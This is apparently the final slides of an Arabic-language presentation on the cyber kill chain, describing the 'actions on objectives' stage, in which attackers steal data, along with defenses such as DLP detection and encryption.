

7- ACTIONS ON OBJECTIVES

بعد نجاح الاتصال والسيطرة، يبدأ المهاجم في تحقيق أهدافه مثل سرقة البيانات الشخصية والملفات الحساسة أو إساءة استخدامها

 **DEFENSE:**

الاكتشاف: أنظمة DLP (منع تسريب البيانات) التي تكتشف نقل محتوى الملفات خارج الشبكة.

المنع: تشفير البيانات الحساسة (Encryption) بحيث تصبح غير مقروءة حتى في حال تسريبها.





**Thank You for Your
Attention!**